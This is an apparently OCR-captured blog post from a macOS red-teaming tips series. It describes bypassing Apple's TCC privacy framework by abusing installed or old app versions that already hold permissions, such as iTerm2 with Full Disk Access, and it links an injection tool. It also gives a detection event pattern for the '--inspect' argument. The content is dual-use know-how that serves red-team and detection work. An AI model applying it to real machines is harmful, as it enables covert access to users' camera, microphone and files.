
macOS Red Teaming Tricks series

The idea of #macOSRedTeamingTricks series is to share simple & ready-to-use tricks that may help you during macOS red teaming engagements.

The trick

This post shows how to bypass the macOS privacy framework (TCC) using old app versions. During red teaming engagements sometimes you need access to the Camera/Microphone or files stored on the user's Desktop. It turns out that on macOS you cannot do this without special permissions that are handled by the TCC framework. If you are interested more in TCC you should take a look at my and my friend Csaba's Black Hat talk.

To use this trick we have to determine if any user-installed applications, currently installed on the device, have TCC permissions already granted. From my experience, developers usually have iTerm2 installed with Full Disk Access TCC permission. Let's focus on iTerm2 then, but keep in mind that **you may target any other application.**



https://github.com/r3ggi/electroniz3r

DETECTIONS

Detecions

```
ES_EVENT_TYPE_NOTIFY_EXEC {
    [...]
    "context" : ”app_path --inspect=13337”
    [...]
}
```

Summing up


courses.securing.pl
iASE
Stay notified
Sign In
iOS Application Security Engineer
Course certified by SecuRing
Preorder
About the course

Thank you!

Wojciech Reguła

Head of Mobile Security at SecuRing

securing

@_r3ggi

wojciech-regula